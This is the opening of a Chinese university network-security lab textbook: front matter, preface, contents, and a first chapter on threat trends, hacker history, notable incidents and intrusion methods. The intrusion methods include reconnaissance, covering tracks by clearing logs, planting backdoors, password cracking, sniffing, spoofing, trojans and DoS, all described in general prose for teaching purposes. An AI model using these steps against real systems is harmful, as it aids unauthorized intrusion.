

"十二五"普通高等教育本科国家级规划教材

教育部"高等学校教学质量与教学改革工程"立项项目

孙建国 主编
张立国 汪家祥 夏松竹 编著

网络安全实验教程（第3版）

计算机科学与技术专业实践系列教材

清华大学出版社

“十二五”普通高等教育本科国家级规划教材
教育部“高等学校教学质量与教学改革工程”立项项目
计算机科学与技术专业实践系列教材

网络安全实验教程

（第3版）

孙建国　主编
张立国　汪家祥　夏松竹　编著

清华大学出版社
北　京

内 容 简 介

本书基于网络安全体系结构，选择最新的网络安全实用软件和技术，在基本的网络安全实用技术和理论基础上，按照网络分析、远程控制技术、SSL-VPN 技术、防火墙技术、入侵检测技术和虚拟蜜网技术系统讲授网络安全实验内容。通过基础网络安全体系结构基本理论和方法的学习和实验训练，使学生建立网络信息安全的体系概念，了解网络协议、数据包结构、网络安全管理技术等在计算机系统中的重要性。

本书取材新颖，采用实例教学的组织形式，内容由浅入深、循序渐进。书中给出了大量设计实例及扩展方案，部分内容具有工程实践价值。本书适合作为高等学校计算机类、电子类和自动化类等相关专业的教材和参考书。

图书在版编目(CIP)数据

网络安全实验教程/孙建国主编. —3 版. —北京：清华大学出版社，2017
(计算机科学与技术专业实践系列教材)
ISBN 978-7-302-45618-6

Ⅰ. ①网…　Ⅱ. ①孙…　Ⅲ. ①网络安全－高等学校－教材　Ⅳ. ①TN915.08

中国版本图书馆 CIP 数据核字(2016)第 304761 号

责任编辑：张瑞庆
封面设计：傅瑞学
责任校对：李建庄
责任印制：李红英

出版发行：清华大学出版社
网　　址：http://www.tup.com.cn，http://www.wqbook.com
地　　址：北京清华大学学研大厦 A 座　　**邮　　编**：100084
社 总 机：010-62770175　　**邮　　购**：010-62786544
投稿与读者服务：010-62776969，c-service@tup.tsinghua.edu.cn
质量反馈：010-62772015，zhiliang@tup.tsinghua.edu.cn
课件下载：http://www.tup.com.cn,010-62795954
印 装 者：清华大学印刷厂
经　　销：全国新华书店
开　　本：185mm×260mm　　**印　　张**：18.75　　**字　　数**：456 千字
版　　次：2011 年 7 月第 1 版　2017 年 1 月第 3 版　　**印　　次**：2017 年 1 月第 1 次印刷
印　　数：1～1000
定　　价：39.00 元

产品编号：072471-01

前　　言

1. 写作背景

目前,我国高等教育的信息安全学科和专业方向设置问题受到非常大的关注。对于信息安全专业的本科生教育而言,其基本的培养方案、课程设置和教学大纲都需要根据新的形势发生变革,保密与信息安全专业方向也在积极地进行准备。

在新形势下,对于信息安全专业人才的培养标准是具有宽厚的理工基础,掌握信息科学和管理科学专业基础知识,系统掌握信息安全与保密专业知识,具有良好的学习能力、分析与解决问题能力、实践与创新能力。特别是在能力方面,要求本专业学生能够做到具有设计和开发信息安全与防范系统的基本能力,具有获取信息和运用知识解决实际问题的能力,具有良好的专业实践能力和基本的科研能力。

实践学时的设置不仅起到加深学生对理论课所学知识的理解的作用,还有助于培养学生形成理论与实践相结合解决实际问题的能力。对于实现当前的高等教育改革目标,提高毕业生综合素质具有重要的意义。但是,受实验设备所限,各课程的实验环节比较分散,分布在不同的实验平台或实验课程中,缺乏连贯性和整体性。网络安全课程实践环节的设立,是对计算机网络、现代密码学、信息系统安全、网络安全、软件安全和信息安全管理等专业核心课程的有效支撑。

本教材的编写思路是从网络安全的体系架构中,确定需要重点讲授和考核的内容,并针对具体内容选择最具代表性的实用型软件工具或主流技术,将基础实验和扩展实验相结合,既满足日常的实验教学活动,又能够促进学生创新实践能力的培养和提高。

2. 本书特点

本书兼顾高等学校理论教学与学生实践能力培养的需求,借鉴国外名校信息安全专业课程设置及相关课程内容安排,组织相关理论知识,设计实验用例,力争理论详尽、用例科学、指导到位。配合高等学校的计算机网络、现代密码学、信息系统安全、网络安全、软件安全和信息安全管理等课程的实践教学环节,突出实用性,所有实验可操作性强,与实践结合紧密。本书不仅介绍网络安全的核心理论和主要技术,更着重介绍在网络安全管理和实践过程中如何运用系统软件支撑和维护网络健康运行。

本书可以作为信息安全专业及相关专业计算机网络、现代密码学、信息系统安全、网络安全和信息安全管理等课程的实践教材,书中的全部实验示例都经过精心的设计和完全的调试,可以放心使用。

3. 内容安排

本书的内容安排如下:

- 第 1 章介绍网络安全的基本概念和发展历程,以及网络安全与信息安全的密切联系,并介绍网络安全实验的特点和基本要求。
- 第 2 章介绍网络安全的研究意义和研究内容,主要包括密码学、防火墙技术、网络入侵检测、数据备份与容灾、防病毒技术,并介绍网络身份认证技术。

- 第 3 章介绍网络分析实验的原理和技术，重点介绍基于 Sniffer Pro 嗅探软件的数据包捕获和网络监视等功能，并增加对多种网络协议进行嗅探分析的扩展实验环节。
- 第 4 章介绍远程控制软件 pcAnywhere 的安装和使用方法，讲解主控端、被控端的配置方法，并介绍远程文件控制的操作方式。
- 第 5 章介绍内存溢出的概念，并介绍针对内存溢出的漏洞攻击实验。
- 第 6 章介绍防火墙技术，并结合天网防火墙和瑞星防火墙，讲述防火墙的使用及配置方法。
- 第 7 章介绍入侵检测技术，重点讲述 Snort 入侵检测工具的使用方法。
- 第 8 章讨论常见的 Web 漏洞，并介绍针对 Web 漏洞扫描攻击实验。
- 第 9、10、11、12、13、14 章分别介绍主机探测及端口扫描实验、口令破解及安全加密电邮实验、自动化浏览器攻击实验、木马植入与防范实验、邮件钓鱼社会工程学实验、网络服务扫描实验。

4. 致谢

首先感谢哈尔滨工程大学计算机科学与技术学院、国家保密学院的各位老师和研究生的大力支持和热情帮助。以下同学参与了本书实验示例代码的编写和调试，以及原始资料的翻译和整理工作：曹翠玲、王文彬、李慧敏、寇亮等，感谢他们付出的辛勤劳动。感谢本教材的主审印桂生教授的热情帮助。

感谢评阅专家对本书提出的宝贵修改意见，这些意见对于完善和提高全书质量起到了关键的作用。

感谢清华大学出版社的张瑞庆编审，没有她的热情鼓励和无限耐心，本书是不可能完成的。

本书的编写得到国家自然科学基金（61472096，61202455）、省自然科学基金（F201306）、中央高校基础科研基金（HEUCF100609）的支持，在此一并致谢。

作者虽然从事信息安全实践教学多年，但是由于水平所限，书中难免存在缺点和错误，恳请读者提出宝贵意见，作者的联系方式为 sunjianguo@hrbeu.edu.cn。

作　者

2016 年 9 月

目　　录

第 1 章　网络安全实验概述

1.1　引　　论

1.1.1　网络安全现状及发展

网络安全是指网络系统的软件、硬件及其存储的数据处于保护状态，网络系统不会由于偶然的或者恶意的冲击而受到破坏，网络系统能够连续可靠地运行。网络安全是一门涉及计算机科学、网络技术、通信技术、密码技术、信息安全技术、应用数学和信息论等多研究领域的综合性学科。概括地说，凡是涉及网络系统的保密性、完整性、可用性和可控性的相关技术和理论都是网络安全的研究内容。

1.1.1.1　网络安全问题

随着计算机技术和互联网技术的飞速发展，数字化信息已经成为社会发展的重要保证。例如，数字化城市、数字化国防的建设都需要大量网络信息支持。快速发展的各类网络将这些数字信息紧密地联系在一起，与之相伴的是随时可能发生的各类安全问题。

- 人为安全问题：信息泄漏、信息窃取、数据篡改、计算机病毒。
- 设备安全问题：自然灾害、设计缺陷、电磁辐射。

2016 年 6 月，国家计算机网络应急技术处理协调中心发布了《2015 年中国互联网网络安全报告》，报告对我国目前的网络安全状况进行了总体分析，总体状况概括为以下几点：

- 基础通信网络安全防护水平进一步提升。
- 我国域名系统防御拒绝服务攻击能力显著提升。
- 工业互联网面临的网络安全威胁加剧。
- 针对我国重要信息系统的高强度有组织攻击威胁形势严峻。
- 我国境内木马和僵尸网络控制端数量下降，首次出现境外木马和僵尸网络控制端数量多于国内的现象。
- 个人信息泄露事件频繁发生，个人信息泄露引发网络诈骗和勒索等“后遗症”。
- 移动互联网恶意程序数量大幅增长，大量移动恶意程序的传播渠道转移到网盘或广告平台等网站，应用软件供应链接安全问题凸显。
- DDoS 攻击仍然是我国互联网面临的严重安全威胁之一。
- 网络安全高危漏洞频现，网络设备安全漏洞风险依然较大，涉及重要行业和政府部门的高危漏洞事件持续增多，修复进度未跟上步伐，智能联网设备暴露出的安全漏洞问题严重。
- 网页仿冒和网页篡改事件暴涨，植入暗链是网页篡改的主要攻击方式。

1.1.1.2　网络安全技术

网络安全技术主要包括防火墙技术、入侵检测技术以及防病毒技术。这 3 种网络安全

技术还是针对数据、单一系统以及软硬件本身的安全保障。

首先,从用户角度来看,虽然安装了防火墙,但是仍避免不了蠕虫、垃圾邮件、病毒以及拒绝服务攻击等网络危害事件的发生。

其次,入侵检测产品在提前预警方面存在不足,对于危害程序和代码的精确定位以及系统全局管理能力还有很大的提升空间。

最后,虽然很多用户在系统终端上都安装了防病毒产品,但是内网安全问题仍然突出,尤其是安全策略的执行、外来非法侵入、补丁管理以及操作行为规范制订等方面。

目前来看,网络安全的防护重点将集中在信息语义范畴和网络行为。

1.1.1.3 网络安全发展趋势

在网络混合攻击时代,功能单一的防火墙系统无法满足业务的需要,防火墙技术必须具备多种安全功能,如基于应用协议层防御、低误报率检测、高可靠高性能平台和统一组件化管理技术等,由此UTM(Unified Threat Management,统一威胁管理)技术应运而生。

UTM在统一的产品管理平台下,集防火墙、VPN、网关防病毒、IPS和防御拒绝服务攻击等众多产品功能于一体,实现了多种防御功能,向UTM方向演进将是防火墙的发展趋势。

UTM设备应具备以下特点。

(1) 网络安全协议层防御。主要针对IP地址、端口等静态信息进行防护和控制,除了传统的访问控制外,还需对垃圾邮件、拒绝服务、黑客攻击等外部威胁进行综合检测和主动防御。

(2) 通过分类检测技术降低误报率。串联接入的网关设备一旦误报过高,将会严重影响系统的正常服务,给用户带来灾难性的后果。IPS理念在20世纪90年代就被提出,但是目前IPS部署非常有限,影响其部署的一个重要问题就是误报率过高。分类检测技术可以大幅度降低误报率,针对不同的攻击类型,采取不同的检测技术,如防御拒绝服务攻击、防蠕虫和黑客攻击、防垃圾邮件攻击等,从而显著降低误报率。

(3) 高可靠性、高性能的硬件支撑平台。

(4) 一体化管理。UTM设备具有能够统一控制和管理的平台,使用户能够有效地管理。设备平台可以实现标准化并具有可扩展性,用户可在统一的平台上进行组件管理,同时,一体化管理也能消除信息产品之间由于无法沟通而带来的信息孤岛,从而在应对各种各样攻击威胁的时候,更好地保障用户的网络安全。

1.1.1.4 网络威胁趋势分析

在信息网络普及的时代,信息安全威胁随时存在,且不断增加,信息网络安全性正逐步得到人们的重视。在当前复杂的网络应用环境下,信息网络所面临的安全形势异常严峻。来自中国电子商务研究中心的报告列举了如下严重的网络威胁。

(1) 垃圾邮件和网络欺骗。

社交网站成为网络安全的重灾区。2010年,Koobface蠕虫等安全问题对社交网站用户带来巨大威胁。从这些软件攻击过程来看,正逐步由攻击系统、窃取资料的被动方式转变为主动攻击模式。安全专家认为,恶意软件作者正在拓展攻击范围,把恶意软件植入社交网站

应用层内部，攻击者可以毫无限制地窃取用户的资料和登录密码。

思科公司在其2009年《年度安全报告》中揭示了社交媒体（尤其是社交网络）对网络安全的影响，并探讨了个体本身在为网络犯罪创造机会方面所起的关键作用。社交网络已经成为网络犯罪的导火索，网站成员过于信任社区伙伴，根本没有采取任何阻止恶意软件和计算机病毒的预防措施。这些不良用户行为以及系统、操作漏洞结合在一起具有不可估量的破坏性，将大幅增加网络安全风险。

2015年，我国发生多起危害严重的个人信息泄露事件。例如，某应用商店用户信息泄露事件、约10万条应届高考考生信息泄露事件、酒店入住信息泄露事件、某票务系统近600用户信息泄露事件等。此外，个人信息泄露事件频繁被媒体报道，反映出社会对此类问题的关注度不断提升。

（2）云计算为网络犯罪提供了新的技术。

云计算在2009年取得了长足的发展，但应该清醒地认识到：市场的快速发展会牺牲一定的安全性，攻击者今后将把更多的时间用于挖掘云计算服务提供商的API（应用编程接口）漏洞方面。

随着越来越多的IT功能通过云计算来提供，网络犯罪也顺应了这一趋势。网络攻击者和黑客也将效仿企业做法使用基于云计算的工具，以便更有效地部署远程攻击，甚至借此大幅拓展攻击范围。

云提供了许多工具，可以帮助黑客，特别是那些用偷来的信用卡和假的IP地址来获取资源的黑客，他们的活动难以追查。正如《计算机世界》中“云中的密码破解”文章中指出的那样，黑客可以利用基于云的计算资源，例如破解密码，这是一个强力的技术，破解一个中等长度和中等复杂程度的密码都需要很长的时间和大量的计算资源。文章指出了当破解密码时僵尸网络和云的关系：“对于一个黑客来说，可用于需要的计算的资源有两大来源，一个是消费者个人计算机组成的僵尸网络，另一个是由服务提供商提供的‘基础设施作为一种服务（iaas）’的云。任何一个都能够提供强大的计算能力，都可满足专用的计算需求”。对于云计算将被黑客利用这个严峻的问题，各大安全公司都把精力放在与云计算相关的安全服务上，提供加密、目录管理、反垃圾邮件和恶意程序扫描等各类解决方案。据悉，著名安全评测机构VB100号召安全行业联合起来，组成一个对抗恶意程序的共同体，分享技术和资源。

（3）智能手机安全问题愈发严重。

随着移动应用的不断增多，智能设备的受攻击范围也在不断扩大，移动安全所面临的问题将会越来越严重。目前，已经出现了手机蠕虫病毒和智能手机盗号木马病毒，虽然这些病毒不能自我传播，还需要依靠计算机来传播，但是可以预计到，具有自我传播能力的病毒势必出现，将严重威胁各类移动终端设备。针对安卓平台的窃取用户短信、通讯簿、微信聊天记录等信息的恶意程序将会爆发。安卓平台感染此类恶意程序后，大量涉及个人隐私的信息通过邮件发送到指定邮箱。

总体而言，安全专家认为，随着智能手机业务范围的拓展，用户利用手机来处理银行交易、社交网站和其他业务，黑客将越来越发关注这一攻击领域。

（4）搜索引擎成为黑客全新的赢利方式。

黑客不断寻找新的方法借助钓鱼网站吸引用户，利用搜索引擎优化技术展开攻击便是其中的一种方法。谷歌（Google）和必应（Bing）对实时搜索的支持也将吸引黑客进一步提升

相关技术。作为一种攻击渠道,搜索引擎是非常理想的选择,因为用户通常都非常信任搜索引擎,对于排在前几位的搜索结果更是没有任何怀疑,这就给了黑客可乘之机,从而对用户发动攻击。

(5)“僵尸网络”继续猖獗。

所谓僵尸,是指受恶意软件感染而被犯罪分子远程操控的个人计算机。犯罪分子通过网络将病毒植入成千上万台个人计算机,实现大范围的操控,犯罪分子使用这些计算机进行各种网络犯罪,如垃圾邮件发送、服务阻断攻击、网络钓鱼及非法主机攻击等,基本覆盖了所有网络犯罪行为。从当前的网络安全态势来看,愈来愈多的计算机皆受到感染,而被感染的时间也愈来愈长了。

2015 年 12 月 2 日,全国各执法机构在微软安全研究人员的协助下,成功地摧毁了由恶意软件 Win32/Dorkbot 组成的大型僵尸网络。该僵尸网络的影响非常广泛,已经感染了 190 多个国家的一百多万台个人计算机。Dorkbot 主要通过 USB 闪存、即时通信软件和社交网络进行传播。它不仅盗取用户凭证和个人信息、关闭安全保护软件,而且还会传播其他多种流行恶意软件,影响非常恶劣。

(6)传统攻击方式再度兴起。

IBM X-Force 团队预计,大规模蠕虫攻击将再度兴起,与此同时,DDoS(分布式拒绝服务攻击)也将重新成为主流攻击方式,木马病毒仍将占据主要地位。

来自中国电子商务研究中心的报告显示,据 Websense 的卢纳德预计,电子邮件攻击也有重新抬头之势。研究人员已经发现,通过 PDF 等邮件附件发动的攻击开始增加。卢纳德说:“恶意邮件攻击在 2005 年至 2008 年期间已经销声匿迹。而现在不知出于何种原因,这种攻击方式又再度出现”。根据中国互联网协会组织的 2014 年第四季度中国反垃圾邮件状况调查报告显示,用户电子邮箱平均每周接收到的全部邮件数量为 35.0 封,平均每周接收到的垃圾邮件数量为 14.3 封,垃圾邮件占比是 41.0%。

从网络威胁方式来看,威胁方式的演进主要体现在以下几个方面。

(1)实施网络攻击的主体发生了变化。

实施网络攻击的主要人群正由好奇心重、炫耀攻防能力的兴趣型黑客群,向更具犯罪思想的赢利型攻击人群过渡,针对终端系统漏洞实施“zero-day 攻击”和利用网络攻击获取经济利益逐步成为主要趋势。其中,以僵尸网络、间谍软件为手段的恶意代码攻击,以敲诈勒索为目的的分布式拒绝服务攻击,以网络仿冒、网址嫁接、网络劫持等方式进行的在线身份窃取等安全事件持续快速增加,而针对 P2P、IM 等新型网络应用的安全攻击也在迅速发展。

(2)企业对安全威胁的认识发生了变化。

过去,企业信息网络安全的防护中心一直定位于网络边界及核心数据区,通过部署各种各样的安全设备来实现安全保障。但是,随着企业信息边界安全体系的基本完善,信息安全事件仍然层出不穷。企业内部人员安全管理不足、办公时间肆意上网、计算机使用不当等行为都使网络信息安全风险变得更为严重。

(3)安全攻击的主要手段发生了变化。

安全攻击的手段多种多样,典型的手段包含拒绝服务攻击、非法接入、IP 欺骗、网络嗅探、木马攻击以及垃圾邮件等。随着攻击技术的发展,攻击手段正由单一攻击模式向多种攻击手段结合的复合性攻击发展。结合多种攻击手段的复合模式所带来的危害远远大于单一

模式的攻击，而且更加难以控制。

1.1.2 黑客及黑客入侵技术

1.1.2.1 黑客定义

黑客是计算机专业中的一个特殊的群体，随着计算机系统被攻击报道的逐渐增多，黑客越发成为业界的关注焦点。“黑客”是英文 hacker 一词的音译，是指计算机系统的非法入侵者。

在早期麻省理工学院的校园俚语中，“黑客”有“恶作剧”之意，尤指手法巧妙、技术高明的恶作剧；在日本《新黑客词典》中，黑客的定义是“喜欢探索软件程序奥秘，并从中增长了个人才干的人”。目前，黑客的准确界定为“以保护网络为目的，具有硬软件高级知识，有能力通过创新的方法剖析系统的技术精英，他们以侵入为手段找出网络漏洞，进而令互联网络趋于完善和安全。”一般认为，黑客起源于 20 世纪 50 年代麻省理工学院的实验室，他们热衷于解决难题。

20 世纪 60 年代至 70 年代，“黑客”富于褒义，专指那些独立思考、奉公守法的计算机爱好者，这些人智力超群，对计算机技术全身心投入，在他们看来，黑客活动意味着对计算机的最大潜力进行智力上的自由探索，为计算机技术的发展做出巨大贡献。正是这些黑客，倡导了一场个人计算机革命，倡导了现行的计算机开放式体系结构。现在黑客使用的入侵计算机系统的基本技巧，如破解口令（password cracking）、开天窗（trapdoor）、走后门（backdoor）、安放特洛伊木马（Trojan horse）等，都是在这一时期发明的。从事黑客活动的经历，成为后来许多计算机业巨子简历上不可或缺的一部分。例如，苹果公司创始人之一乔布斯就是一个典型的例子。

到了 20 世纪 80 年代至 90 年代，计算机越来越重要，大型数据库也越来越多，信息越来越集中在少数人的手里。黑客认为，信息应该共享而不应被少数人所垄断，于是将注意力转移到涉及各种机密的信息数据库上。而这时，计算机化空间已私有化，成为个人拥有的财产，社会不能再对黑客行为放任不管，必须采取行动，利用法律等手段来进行控制。黑客活动受到了打击。目前，许多政府机构已经邀请黑客为他们检验系统的安全性，甚至还请他们设计新的安保规程。

与黑客相对的是骇客，“骇客”是 cracker 的音译，就是“破坏者”的意思。骇客是贬义的，骇客做的事情更多的是破解商业软件、恶意入侵别人的网站并造成损失。利用网络漏洞破坏网络，他们具备广泛的计算机知识，但与黑客不同的是他们以破坏为目的。

黑客和骇客的基本差异在于，黑客是有建设性的，而骇客则专门搞破坏。对一个黑客来说，学会入侵和破解是必要的，但最主要的还是编程。对于一个骇客来说，他们只追求入侵的快感，不在乎技术，他们不会编程，不知道入侵的具体细节。还有一种情况是试图破解某系统或网络以提醒该系统所有者的系统安全漏洞，这群人往往被称为“白帽黑客”、“匿名客”（sneaker）或“红客”。许多这样的人是计算机安全公司的雇员，并在完全合法的情况下攻击某系统。

1.1.2.2 黑客活动

黑客的主要活动内容包括以下几个方面：

(1) 作为一个黑客,在找到系统漏洞并侵入的时候,往往都会很小心地避免造成损失,并且善意地提醒系统管理员,但是在这过程中会有许多因素都是未知的,没有人能肯定最终会是什么结果,因此,一个好的黑客不会随便攻击个人用户及站点。

(2) 编写一些有用的开源软件,这些软件都是免费的、公开的。

(3) 帮助别的黑客测试和调试软件。

(4) 黑客们都以探索漏洞与编写程序为乐,在黑客的圈子里,有许多其他事情可做,例如,维护和管理相关的黑客论坛、新闻组以及邮件列表,维持大的软件供应站点,推动 RFC 和其他技术标准,等等。

(5) 真正的黑客不会随意破解商业软件并将其广泛流传,也不会恶意侵入别人的网站并造成损失,黑客的所作所为应当更像是对于网络安全的监督。

1.1.2.3 黑客事件

历史上,发生过许多著名的黑客入侵事件。

1979 年,年仅 15 岁的凯文·米特尼克仅凭一台计算机和一部调制解调器闯入了北美空中防务指挥部的计算机主机。

1987 年,美联邦执法部门指控 16 岁的赫尔伯特·齐恩闯入美国电话电报公司的内部网络和中心交换系统。齐恩是美国 1986 年“计算机欺诈与滥用法案”生效后被判有罪的第一人。

1988 年,年仅 23 岁的大学生 Robert Morris 在 Internet 上释放了世界上首个“蠕虫”程序。Robert Morris 最初是把这个 99 行的程序放在互联网上进行试验,可结果却使得他的计算机被感染并迅速在互联网上蔓延。Robert Morris 也因此在 1990 年被判入狱。

1990 年,为了获得在美国洛杉矶地区 kiis-fm 电台第 102 个呼入者的奖励——保时捷跑车,Kevin Poulsen 控制了整个地区的电话系统,以确保他是第 102 个呼入者。最终,他如愿以偿获得跑车并为此入狱 3 年。

1995 年,来自俄罗斯的黑客 Vladimir Levin 成为历史上第一个通过入侵银行计算机系统来获利的黑客,他侵入美国花旗银行并盗走 1000 万美元。

1996 年,美国黑客 Timothy Lloyd 曾将一个 6 行的恶意软件放在了其雇主——Omega 工程公司(美国航天航空局和美国海军最大的供货商)的网络上,此事件导致 Omega 公司损失 1000 万美元。

1999 年,Melissa 病毒是世界上首个具有全球破坏力的病毒。David Smith 在编写此病毒的时候年仅 30 岁。Melissa 病毒使世界上 300 多家公司的计算机系统崩溃。整个病毒造成的损失接近 4 亿美元。David Smith 随后被判处 5 年徒刑。

2000 年,年仅 15 岁的 MafiaBoy(因为年龄太小没有公布其真实身份)在情人节期间成功侵入包括 eBay、Amazon 和 Yahoo 在内的大型网站服务器,并成功阻止了服务器向用户提供服务。他于 2000 年被捕。

2002 年 11 月,伦敦人 Gary McKinnon 在英国被指控非法侵入美国军方 90 多个计算机系统。

1994 年 4 月 20 日,中国 NCFC 工程通过美国 Sprint 公司连入 Internet 的 64K 国际专线开通,实现了与 Internet 的全功能连接,中国成为直接接入 Internet 的国家。从此,中国黑客开始了原始萌动。同年,中国第一部信息安全法规《中华人民共和国计算机信息系统安

全保护条例》颁布实施。1997 年,《中华人民共和国计算机信息网络国际联网管理暂行规定》颁布实施。

1998 年 6 月 16 日,上海某信息网的工作人员在例行检查时,发现网络遭到不速之客的袭击。同年 7 月 13 日,犯罪嫌疑人杨某被逮捕。这是我国第一例计算机黑客事件。

1999 年,中国黑客发展的历史上产生了一个高峰。这一年网络泡沫高度泛滥,黑客在这个浪潮中不可避免地泛起了泡沫。从 1999 年到 2000 年,中国黑客联盟、中国鹰派、中国红客联盟等一大批黑客网站兴起,带来了黑客普及教育。

2015 年 1 月 15 日,机锋论坛的 2300 万用户数据在网上疯传,引起公众的广泛关注。360 补天漏洞响应平台负责人赵武对此表示:“经调查,网上流传的 2300 万数据是机锋 2013 年的老数据,但是机锋论坛还有多个高危漏洞没有完全修复,其 2700 万最新用户数据也暴露在黑客的枪口下。”

2015 年 4 月,补天漏洞响应平台发布信息称:30 余个省份的社保、户籍查询、疾控中心等系统存在高危漏洞;仅社保类信息安全漏洞涉及的信息就达 5279.4 万条,包括身份证、社保参保信息、财务、薪酬和房屋等敏感信息。

2015 年 5 月 29 日,360 天眼实验室发布的报告,首次披露一种针对中国的国家级黑客攻击细节。该境外黑客组织被命名为“海莲花(OceanLocus)”,自 2012 年 4 月起,“海莲花”针对中国的海事机构、海域建设部门、科研院所和航运企业,使用木马病毒攻陷并控制政府人员、外包商、行业专家等目标人群的计算机,甚至操纵这些计算机自动发送相关情报,很明显这是一个有国外政府支持的 APT 行动。

2015 年 9 月 13 日,CNCERT/CC 接到报告称,使用非苹果公司官方渠道的 Xcode 开发工具开发 APP 时,非官方 Xcode 会向正常的 APP 植入恶意代码 XcodeGhost,且被植入恶意程序的苹果 APP 可以在 App Store 正常下载并安装使用,国内感染的用户达 2140 万,CNCERT/CC 已在 9 月 14 日发布预警通报,提醒开发者切勿使用非苹果官方渠道的 Xcode 工具,以维护广大用户的个人信息安全。

2015 年 12 月,CNCERT/CC 通报 Java 反序列化漏洞情况,该漏洞影响多块应用广泛的 Web 容器软件。远程攻击者利用漏洞可在目标系统上执行任意代码,危害较大的可以取得网站服务控制权。CNCERT/CC 对相关 Web 应用的分布情况和受漏洞影响进行了探测,发现境内主机 IP 中 Jboss、Weblogic、Jenkins 受到漏洞影响的未修复比例分别是 13.9%、50.4%、33.4%。

1.1.2.4 黑客入侵技术

黑客入侵一般分为信息收集、探测分析系统安全弱点和实施攻击 3 个步骤。

信息收集是为了了解所要攻击目标的详细信息,通常黑客会利用相关的网络协议或实用程序来收集,常用的工具如下。

- SNMP 协议:用来查阅网络系统路由器的路由表,从而了解目标主机所在网络的拓扑结构及其内部细节。
- TraceRoute 程序:能够用该程序获得到达目标主机所要经过的网络数和路由器数。
- Whois 协议:该协议的服务信息能提供所有有关的 DNS 域和相关的管理参数。
- DNS 服务器:该服务器提供了系统中可访问的主机的 IP 地址表和它们所对应的主

机名。

- Finger 协议：可以用 Finger 来获取一个指定主机上的所有用户的详细信息。
- Ping 实用程序：可以用来确定一个指定的主机的位置。

当收集到目标相关信息以后，黑客会利用探测分析系统寻找系统的安全漏洞或设计缺陷。黑客发现“补丁”程序的接口后会自己编写程序，通过该接口进入目标系统。还会使用 Talnet、FTP 等软件向目标主机申请服务，如果目标主机有应答就说明其开发了这些端口的服务。其次，使用一些公开的工具软件，如 Internet 安全扫描程序(Internet Security Scanner，ISS)、网络安全分析工具(SATAN)等来对网络进行扫描，确定安全漏洞或使用特洛伊木马来获取攻击目标系统的非法访问权。

在获得目标系统的非法访问权限后，黑客则会实施攻击，攻击可分为被动攻击与主动攻击。

- 被动攻击：攻击者只观察和分析某一个协议数据单元 PDU 而不干扰信息流，例如监听截获操作等。
- 主动攻击：攻击者对某个连接中通过的数据包进行各种处理，例如更改报文流、拒绝报文服务、伪造连接初始化等。

攻击程度包括以下等级：

- 只获得访问权(登录名和口令)。
- 获得访问权，并毁坏、侵蚀或改变数据。
- 获得访问权，并获得系统部分或整个系统控制权，拒绝拥有特权用户的访问。
- 未获得访问权，通过攻击程序引起网络持久性或暂时性的运行失败、重新启动、挂起或其他无法操作的状态。

1. 黑客攻击过程

黑客攻击过程包括以下步骤：

(1) 隐藏自己的踪迹。通过清除日志、删除副本文件、进程隐藏、连接隐藏、使日志紊乱等方法销毁入侵痕迹，并在受攻击目标系统中为自己建立新的后门，以便继续访问该系统。

(2) 在目标系统内安装探测软件，如特洛伊木马或其他一些远程控制程序，继续收集感兴趣的信息和敏感数据。黑客还可以目标系统为跳板向其他系统发起攻击。

(3) 在被攻击目标系统上进一步获得特许访问权，开展对整个系统的攻击，毁坏重要数据乃至破坏整个网络系统。

2. 主要入侵方式

1) 密码破解

密码破解包括字典攻击、伪造登录程序、密码探测程序、口令攻击、口令陷阱、网络踩点、协议栈指纹、会话劫持和非授权访问尝试等 9 种入侵方式。

- 字典攻击：是一种被动攻击，黑客获取系统的口令，然后利用字典进行匹配比较，字典攻击成功率较高。
- 伪造登录程序：是通过伪造登录界面来获得用户输入的账号和密码。
- 密码探测程序：能够反复模拟 NT 的编码过程，并与 Windows NT 系统的 SAM 密码数据库内的数据进行匹配。
- 口令攻击：通过网络监听非法得到用户口令，然后利用软件强行破解用户口令，获

得用户口令文件后暴力破解用户口令。

- 口令陷阱：在网络服务中设置虚假界面，要求用户输入用户名与口令，从而截获该用户的用户名与口令。
- 网络踩点：利用工具获取目标的一些有用信息，如域名、IP 地址、网络拓扑结构及相关用户信息。
- 协议栈指纹：利用探测包，从得到的响应中确定目标主机使用的操作系统。
- 会话劫持：在合法的通信连接建立后，可通过阻塞或摧毁通信的一方来接管已经建立起来的连接，从而假冒被接管方与对方通信。
- 非授权访问尝试：对被保护文件进行读写或执行的尝试，也包括为获得被保护访问权限所做的尝试。

2）网络监听

网络监听又称为 IP 嗅探，是主机的一种工作模式。在这种模式下，主机可以接收到本网段在同一条物理通道上传输的所有信息。高级的窃听程序具有生成假数据包、解码等功能，甚至可锁定服务器的特定端口，自动处理与这些端口有关的数据包。利用上述功能，可监听他人的联网操作，从而盗取信息。

当信息以明文的形式在网络上传输时，便可以使用网络监听的方式进行攻击。将网络接口设置在监听模式便可以源源不断地将网上的信息截获。网络监听可以获取网络中所有的数据包。

3）系统漏洞与欺骗

- 漏洞是指系统本身的设计、操作和实现上的错误，这些漏洞在补丁未被开发出来之前一般很难防御黑客的破坏。
- 欺骗是主动式攻击，利用网络某台计算机来伪装另一台目标主机，以此欺骗网络中的其他计算机向伪造计算机发送数据或赋予权限，常见的欺骗方式包括 IP 欺骗、路由欺骗、ARP 欺骗和 Web 欺骗。

4）端口扫描与特洛伊木马

在连续的非授权访问过程中，攻击者为了获得网络内部的信息，通常使用这种攻击尝试，典型示例包括 SATAN 扫描、端口扫描和 IP 半途扫描等。

黑客可以利用一些端口扫描软件，如 SATAN、IP Hacker 等对被攻击目标进行端口扫描，查看是否存在开放端口并进行通信操作。扫描器是自动监测远程或本地主机安全性弱点的程序。通过使用扫描器可以不留痕迹地发现远程服务器的各种 TCP 端口的分配、提供的服务和软件版本，从而了解到远程主机所存在的安全问题。

特洛伊木马是一种基于远程控制的黑客工具。木马程序寄生在普通程序内部，暗中进行某些破坏性操作或盗窃数据，以完成某些特殊任务。

不能自我复制是特洛伊木马与病毒的最显著的区别。特洛伊木马原则上只是一种远程管理工具，而且本身不带伤害性，也没有感染能力，所以不能称之为病毒，但它却常常被视为病毒。有些人认为特洛伊木马也是计算机病毒的一种，将其称为木马病毒。目前的杀毒软件对木马有一定的预防和清除作用。

5）拒绝服务(Denial of Service，DoS)攻击

最基本的拒绝服务攻击方式就是利用合理的服务请求来占用过多的服务资源，从而使

合法用户无法得到服务。DoS 攻击分为 4 种：

- 利用 TCP/IP 协议中的漏洞进行攻击，如 Ping of Death 和 Teardrop。
- 利用 TCP/IP 协议的脆弱性进行攻击，如 SYN Flood 和 Land Attacks。
- 用大量无用数据淹没一个网络，如 Smurf Attack 和 Fraggle Attack。
